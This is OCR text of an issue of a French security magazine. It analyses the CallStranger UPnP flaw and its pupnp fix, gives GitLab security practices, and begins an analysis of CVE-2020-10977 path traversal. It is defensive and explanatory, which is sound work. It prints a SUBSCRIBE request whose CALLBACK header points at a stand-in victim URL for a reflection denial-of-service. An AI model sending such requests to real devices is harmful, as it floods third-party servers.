
Requête SUBSCRIBE avec une IP externe dans l'en-tête CALLBACK

Dans les journaux du serveur contrôlé par l'attaquant, les données peuvent être récupérées, puis décodées pour récupérer le document.



Récupération des données exfiltrées


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Exfiltration de données à travers la vulnérabilité CallStranger

Déni de service

La vulnérabilité CallStranger présente un dernier risque, celui de déni de service en utilisant les appareils UPnP exposés sur Internet pour multiplier les requêtes.



Déni de service à travers la vulnérabilité CallStranger

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La requête suivante peut être envoyée à un grand nombre d'appareils UPnP exposés sur Internet :

```
SUBSCRIBE publisher path HTTP/1.1
HOST: publisher host:publisher port
USER-AGENT: OS/versionUPnP/1.1product/version
CALLBACK: <http://URL_VICTIME>
NT: upnp:event
TIMEOUT: Second-requested subscription duration
```

Déni de service à travers la vulnérabilité CallStranger

Tous les appareils UPnP vont ainsi contacter le serveur victime, afin de lui envoyer une requête NOTIFY. Cela va créer une situation où le serveur va recevoir un grand nombre de connexions TCP, et pouvant causer son plantage (SYN flood).

> Correction de la vulnérabilité

Correction proposée par l'OCF

L'OCF, après avoir reçu le rapport du chercheur, a publié une nouvelle version (2.0) de la spécification du protocole UPnP, qui corrige la vulnérabilité au sein du protocole.

> The subscription request containing a delivery URL not on the same network segment as the fully qualified event subscription URL shall not be accepted. For private networks this means that the delivery URL provided will adhere to the following IP ranges:
>
> - 10.0.0.0 - 10.255.255.255 (10/8 prefix)
> - 172.16.0.0 - 172.31.255.255 (172.16/12 prefix)
> - 192.168.0.0 - 192.168.255.255 (192.168/16 prefix)


Documentation corrigée de l'OCF sur l'en-tête CALLBACK

Cette modification du protocole précise que l'IP dans l'en-tête de Callback doit être une IP interne.
Il n'est alors plus possible de forcer l'appareil UPnP à contacter une IP externe arbitraire.
Après la publication de cette modification du protocole, ce sont les éditeurs des appareils et des librairies UPnP qui doivent la mettre en place.

Mise en place de la correction par les éditeurs

La mise en place de la correction par les éditeurs va d'abord être étudiée ici à travers l'exemple de la librairie pupnp, qui est open source.


Cette librairie est massivement utilisée, comme on peut le voir sur Shodan :



Utilisation de la librairie pupnp d'après Shodan

(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La correction est disponible sur GitHub, sous la forme de l'ajout d'une fonction.




```
1247 +      switch (info->foreign_sockaddr.ss_family) {
1248 +      case AF_INET:
1249 +              if (!inet_pton(AF_INET, gIF_IPV4, &genaAddr4)) {
1250 +                      return -1;
1251 +              }
1252 +
1253 +              if (!inet_pton(AF_INET, gIF_IPV4_NETMASK, &genaNetmask)) {
1254 +                      return -1;
1255 +              }
1256 +
1257 +              for (i = 0; i < url_list->size; i++) {
1258 +                      deliveryAddr4 = (struct sockaddr_in *)
1259 +                              &url_list->parsedURLs[i].hostport.IPaddress;
1260 +                      if ((deliveryAddr4->sin_addr.s_addr & genaNetmask.s_addr)
1261 +                              != (genaAddr4.s_addr & genaNetmask.s_addr)) {
1262 +                              inet_ntop(AF_INET, &deliveryAddr4->sin_addr,
1263 +                                      deliveryAddrString, sizeof(deliveryAddrString));
1264 +                              UpnpPrintf(UPNP_CRITICAL,
1265 +                                      GENA,
1266 +                                      __FILE__,
1267 +                                      __LINE__,
1268 +                                      "DeliveryURL %s is invalid.\n"
1269 +                                      "It is not in the expected network segment (IPv4: %s, netmask: %s)\n",
1270 +                                      deliveryAddrString,
1271 +                                      gIF_IPV4,
1272 +                                      gIF_IPV4_NETMASK
1273 +                                      );
1274 +                              return -1;
```

Correction de la vulnérabilité dans la librairie pupnp

Ici la correction analysée est pour IPv4. Cette nouvelle fonction est appelée lors de la souscription à un événement, et permet de refuser les souscriptions contenant des ressources externes. Il n'est alors plus possible de contacter des ressources externes à travers l'en-tête Callback, ce qui corrige effectivement la vulnérabilité.

> Conclusion

Le numéro 20 de l'ActuSécu **[1]** concluait son article dédié à UPnP par la citation suivante :

« *UPnP est donc un protocole dangereux. L'absence de mécanisme d'authentification donne aux pirates des possibilités étendues qui dépendent notamment des implémentations propres à chaque fabricant.* » [1]

Cette affirmation se vérifie toujours aujourd'hui puisque les manquements de sécurité intrinsèques au protocole UPnP permettent de trouver de nouvelles failles de sécurité, plus de 20 ans après sa création. En effet, comme son nom l'indique, UPnP est un protocole qui a été conçu pour sa facilité d'utilisation. Il n'embarque aucun mécanisme de sécurité et il est donc par définition vulnérable.

Les différentes vulnérabilités impactant UPnP et les séries d'attaques tirant parti de ses faiblesses ont montré que son exposition représente toujours un risque de sécurité. La vulnérabilité CallStranger en est le dernier exemple majeur. Le protocole UPnP doit donc systématiquement être désactivé. De nombreux appareils activent ce protocole par défaut et il convient de s'assurer de le désactiver avant de connecter un nouvel équipement sur le réseau. C'est le cas notamment des objets IoT (imprimantes, télévisions, appareils électroménagers, etc.) qui utilisent bien souvent UPnP par défaut. Ces équipements sont généralement difficiles à mettre à jour et l'exposition d'UPnP peut représenter un point d'entrée sur le réseau pour des attaquants. Lorsque l'utilisation d'UPnP est strictement nécessaire, son exposition doit être limitée et il est nécessaire d'appliquer les derniers correctifs de sécurité.

CallStranger n'est pas une vulnérabilité qui se distingue par sa criticité et son score CVSS. En effet, son exploitation ne permet pas de prendre le contrôle d'un serveur à distance et sans authentification. De plus, cette vulnérabilité n'est pas directement exploitable et nécessite d'être chaînée avec d'autres failles pour causer de réels dommages.

Cependant, c'est une faille de sécurité intéressante pour sa difficulté de correction, et son omniprésence. Plus d'un an après sa divulgation, plusieurs millions d'équipements n'ont toujours pas reçu de correctifs. Avec plus de 5 millions d'appareils exposant un service UPnP directement sur Internet, UPnP reste une cible privilégiée pour les attaquants, notamment les botnets.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Références

[1] https://www.xmco.fr/actu-secu/XMCO-ActuSecu-20-UPNP.pdf

[2]https://www.akamai.com/uk/en/multimedia/documents/white-paper/upnproxy-blackhat-proxies-via-nat-injections-white-paper.pdf

[3] https://www.trendmicro.com/en_us/research/19/c/upnp-enabled-connected-devices-in-home-unpatched-known-vulnerabilities.html

Codes d'exploitation (PoC) :
https://github.com/yunuscadirci/CallStranger
https://github.com/yunuscadirci/CallStranger/blob/master/CallStranger%20-%20Technical%20Report.pdf

Descriptions :
https://www.tenable.com/blog/cve-2020-12695-callstranger-vulnerability-in-universal-plug-and-play-upnp-puts-billions-of
https://leportail.xmco.fr/watch/advisory/CXN-2020-2991
https://corelight.blog/2020/06/10/detecting-the-new-callstranger-upnp-vulnerability-with-zeek/

Correction OCF :
https://openconnectivity.org/upnp-specs/UPnP-arch-DeviceArchitecture-v2.0-20200417.pdf

Librairie pupnp
https://github.com/pupnp/pupnp

Correction pupnp
https://github.com/pupnp/pupnp/pull/181/files

(xmco)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Au programme de cette rubrique dédiée à l'analyse de vulnérabilités : LFI, SSRF, CRLF et RCE sur GitLab !

LE DOSSIER DU MOIS

Introduction à GitLab
Bonnes pratiques d'utilisation et de sécurité
par GCG

File Read et RCE via désérialisation
Explications détaillées de la vulnérabilité CVE-2020-10977 et le scénario d'exploitation associé
par Adrien HOC

SSRF + CRLF = RCE
Chaînage des vulnérabilités CVE-2018-19571 et CVE-2018-19585
par Richard DISARO

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> Dossier spécial GitLab

GitLab est devenu peu à peu un outil très apprécié des équipes de développement. Apportant un grand nombre de fonctionnalités pratiques pour gérer des projets, cet outil n'est malheureusement pas exempt de vulnérabilités.

Pour ce dossier, nous avons choisi de démarrer par quelques bonnes pratiques puis d'analyser des enchaînements de plusieurs vulnérabilités divulguées récemment permettant de compromettre un système GitLab.

Par G.C.G.

Dossier GitLab : partie 1
Introduction et bonnes pratiques

> Introduction à GitLab

GitLab est un logiciel libre basé sur le logiciel git qui permet la gestion de codes de projet. Ses fonctionnalités comptent notamment le suivi de versions, des outils de revue de code, la gestion de tickets, ainsi qu'un dispositif pour l'intégration continue.

Tous ces services lui ont permis de se faire une place au sein de nombreuses entreprises informatiques pour la gestion de codes sources de projets, mais, comme tout outil puissant, il est nécessaire d'apprendre à l'utiliser correctement pour profiter au mieux de ses avantages. Voici donc une liste de bonnes pratiques à suivre sur GitLab pour garder une gestion de projet efficace et sécurisée.

> Les bonnes pratiques de gestion de code sources de projet

1 commit par tâche

Plutôt que de réaliser plusieurs tâches indépendantes par commit, ou inversement d'étendre une tâche sur plusieurs commits, on préfèrera associer un commit à une tâche précise et complète qui a été effectuée.

Non seulement cela permet de savoir plus précisément ce qui a été réalisé, mais cela facilite également les corrections, comme les retours en arrière ou les opérations de `cherry pick`, par exemple dans le cas où une vulnérabilité a été introduite par erreur dans le code.

Pour les mêmes raisons, on préférera faire des petits commits qui permettront de séparer plus facilement les différentes fonctionnalités ajoutées.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Des messages de commit clairs

Pour garder tous les avantages d'avoir fait de petits commits bien définis, il est nécessaire d'avoir des messages de commit concis et explicites permettant d'identifier rapidement l'objet de la modification. Sans cela, toutes les opérations de cherry-pick ou de rebase, par exemple, deviennent très laborieuses.

Pour encore plus de clarté, certains utilisent même des tags au début de chaque message de commit : [ADD] pour l'ajout d'une fonctionnalité, [DEL] pour la suppression, [CHANGE] pour un changement… L'important étant de se mettre d'accord avec son équipe pour un maximum d'unité.

Tester avant de commit

Pour ne pas introduire d'erreurs dans le code, il est important de tester le code ajouté avant chaque commit. Ainsi, on sait que le code disponible à chaque commit est correct, et surtout qu'aucune faille de sécurité n'a été introduite.

Les tests unitaires permettent de vérifier, de manière automatisée, qu'aucune régression n'a été introduite dans le code. Leur utilisation est fortement encouragée.

Pour être sûr de ne pas oublier, on peut également exécuter les tests automatisés au sein du processus d'intégration continue (voir plus bas).

Avoir une stratégie de workflow

S'accorder sur une stratégie de workflow avec son équipe permet d'organiser les branches du projet de façon claire, de façon à minimiser les chevauchements, les besoins de merge et les mélanges entre les différentes fonctionnalités en train d'être codées.

Plusieurs stratégies sont possibles et ont été définies : des simples comme le Centralized workflow, le Forking workflow, le Featured workflow, et des plus compliquées comme le Gitflow workflow. C'est en fonction des caractéristiques du projet et de l'équipe qu'il faudra faire un choix, tout en gardant en tête qu'elles peuvent toutes être adaptées aux besoins spécifiques.

Ne commiter que le code source

Afin de garder un répertoire de travail propre, on n'effectuera de commit que sur les fichiers de code, et on gardera en local tous les fichiers créés par l'exécution, tels que les éventuels programmes compilés. Les fichiers de configuration, en particulier, doivent faire l'objet d'une vigilance accrue, car ils contiennent souvent des mots de passe, clés d'accès et identifiants confidentiels.

Pour cela, on utilisera le fichier .gitignore de git. Il suffit d'y indiquer le nom des fichiers à ne pas commit pour qu'ils soient automatiquement ignorés par toutes les commandes git.

Gérer les secrets

Si ne pas effectuer de commit incluant les fichiers créés par le programme ne sert qu'à garder le répertoire propre, il est en revanche extrêmement important de faire attention à ne pas publier d'informations sensibles, telles que des mots de passe, des clés d'API, ou des informations personnelles d'utilisateurs.

En effet, les publier les rend potentiellement vulnérables de plusieurs façons possibles selon les paramètres du projet :

- dans le cas où le projet est public, les informations seront alors totalement exposées ;
- dans le cas où le projet est privé, les informations peuvent alors être exposées à des membres du projet qui n'ont pas besoin d'y avoir accès (et il est préférable de restreindre au maximum les accès aux informations sensibles) ;
- dans le cas où le projet est privé et accessible à des personnes autorisées, les informations sont tout de même potentiellement vulnérables dans le cas d'une compromission du serveur ou des accès au Git.

L'intégration continue peut également aider à empêcher les publications accidentelles d'informations sensibles, voir plus bas.

Si une information confidentielle a été mise sur le répertoire Git par erreur, il est important de non seulement la supprimer du code, mais également de s'assurer que le commit qui publiait cette information n'est plus accessible. Pour cela, il faudra supprimer le commit de l'historique, à l'aide d'un git revert ou d'un git reset. De plus, on n'oubliera pas d'invalider l'information divulguée lorsque c'est possible, en changeant le mot de passe s'il a été publié par exemple.

Utiliser l'intégration continue

L'intégration continue est une méthode qui consiste à vérifier à chaque modification du code source d'un projet que toutes ses fonctionnalités se comportent comme prévu. Le logiciel GitLab propose l'automatisation de ces tests, c'est-à-dire qu'à chaque commit publié, les tests sont lancés automatiquement sur le serveur, et une alerte est générée en cas d'échec pour prévenir les développeurs.

Cela garantit que les tests seront lancés systématiquement et donc que chacune des versions publiées du projet est utilisable. De plus, des artefacts peuvent être créés, permettant par exemple à des collaborateurs non techniques de vérifier directement le travail qui est fait au fur et à mesure (par exemple, des collaborateurs commerciaux peuvent suivre l'avancée du design d'un site par eux-mêmes, en consultant un visuel construit lors des tests de chaque commit et disponible sur le GitLab).

Les tests peuvent notamment être utilisés pour vérifier la sécurité de l'application. GitLab propose d'ailleurs des outils déjà construits permettant de vérifier automatiquement un certain nombre de vulnérabilités, telles que des fuites de données (pour plus d'informations, consulter https://docs.gitlab.com/ee/user/application_security/).

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

> GitLab et sécurité

Maintenir son infrastructure à jour

Comme nous le verrons dans la suite de ce dossier, les nombreuses fonctionnalités proposées par la suite GitLab engendrent, chaque mois, la découverte de nouvelles vulnérabilités. Le principe de base, c'est-à-dire suivre les évolutions des versions pour corriger les vulnérabilités identifiées reste essentielle.

Désactiver l'inscription ouverte à tous

Par défaut, lors de la création d'un projet, l'inscription ouverte à tous de GitLab est activée. Cela signifie que n'importe qui peut s'inscrire et potentiellement accéder aux données de projets.

Si le mécanisme d'inscription doit être laissé ouvert, il est alors recommandé d'activer l'enregistrement avec email et domaine restreint (avec le domaine de la société, par exemple @societe.fr). Ceci permet de s'assurer que l'utilisateur est effectivement un collaborateur de la société

Utiliser l'authentification à deux facteurs

L'authentification à deux facteurs est une méthode d'identification en deux étapes. Sur GitLab, elle consiste en un mot de passe à fournir, puis un code d'accès envoyé sur le téléphone de l'utilisateur. Cela permet de renforcer la sécurité de l'authentification en ayant deux preuves différentes d'identité. L'utilisation de cette méthode est fortement recommandée pour tout projet non public.

Régler la visibilité par défaut des projets

En plus de régler la visibilité de ses projets, on peut s'éviter des oublis en réglant la visibilité par défaut des nouveaux projets créés en « privé ». Les projets privés ne peuvent être consultés et clonés que par les membres du projet, les nouveaux utilisateurs n'y auront ainsi pas accès.

Réseau

Lorsque c'est possible, on isolera le GitLab du réseau Internet et on durcira le système hébergeant la plateforme.

On pensera notamment à vérifier que seul le strict minimum (c'est-à-dire l'application Web) est exposé sur le serveur, et surtout que les interfaces d'administration de la machine (SSH) ne sont pas accessibles, ce qui pourrait servir à un attaquant dans le cas d'une vulnérabilité connue. Le site de GitLab conseille également d'activer les fonctions de contrôle de limite de requêtes par utilisateur et par IP (User and IP rate limits dans les paramètres).

Restreindre l'accès aux webhooks

Les webhooks pouvant être utilisés au sein de l'intégration continue peuvent eux aussi présenter une menace de sécurité. En effet, les requêtes du webhook sont effectuées avec l'adresse IP du GitLab, et peuvent donc accéder à des ressources à l'accès normalement restreint. Par exemple, même sur un serveur entièrement isolé, en utilisant un webhook sur l'adresse 127.0.0.1, un attaquant pourrait effectuer des commandes sur le serveur, puisque l'adresse IP serait identique.

Il convient donc de les limiter aux points d'accès publics, une fonctionnalité réglable dans la catégorie Admin Area > Network > Outbound Requests. L'option allow requests to the local network from web hooks and services devrait être décochée par défaut, mais il est préférable de décocher également allow requests to the local network from system hooks.

Ces conseils permettent de minimiser les risques de sécurité de l'utilisation de GitLab et de se prémunir de la majorité des attaques, mais bien entendu, il est impossible d'écarter totalement les risques. GitLab a lui-même été affecté par vulnérabilités : CVE-2018-19571, CVE-2018-19585 et CVE-2020-10977 qui sont détaillées dans les deux articles suivants.

(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Dossier GitLab : partie 2

CVE-2020-10977 : File Read et RCE via désérialisation

Par Adrien HOC

> Analyse de la CVE-2020-10977 : Arbitrary File Read

Contexte

La CVE-2020-10977 a été publiée le 8 avril 2020, mais la vulnérabilité a été rapportée pour la première fois le 23 mars 2020 par William Bowling (vakzz) [1]. Elle affecte les versions inférieures à la version 12.9.1 de GitLab.

William Bowling a découvert cette vulnérabilité dans le programme de Bug Bounty lancé par GitLab en 2014. La CVE profite d'une vulnérabilité lors du déplacement d'une issue d'un projet à un autre. L'exploitation de la CVE permet alors de télécharger un fichier arbitraire du serveur GitLab.

Le 24 mars 2020, William Bowling va encore plus loin en exploitant une vulnérabilité de désérialisation sur les cookies. GitLab a offert une récompense de 20.000$ pour la découverte de ces vulnérabilités.

La création de projets et d'issue est une fonctionnalité de base dans l'utilisation de GitLab. Un projet est l'équivalent d'un dépôt git, où l'utilisateur peut déposer son code. Dans ce projet, il est possible de créer des **issues**. Une issue est un ticket ouvert par un utilisateur qui expose un problème ou une requête concernant le code.

La communauté de GitLab adore utiliser le format **Markdown** dans la rédaction des projets, des issues, de la documentation et autres fichiers n'étant pas du code. Ce format permet de facilement mettre en forme un document à l'aide de balises simples d'utilisation. L'interprétation de ce format par GitLab va être utile dans l'exploitation de la CVE-2020-10977.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Déroulement de l'exploitation

La CVE-2020-10977 consiste à abuser de la méthode find_file de la classe UploadsRewriter lors du déplacement d'une issue d'un projet vers un autre. Le paramètre file n'est pas validé avant de récupérer le fichier, permettant de mettre un chemin vers un fichier du système [2]. Ce type de vulnérabilité est communément appelé path traversal.




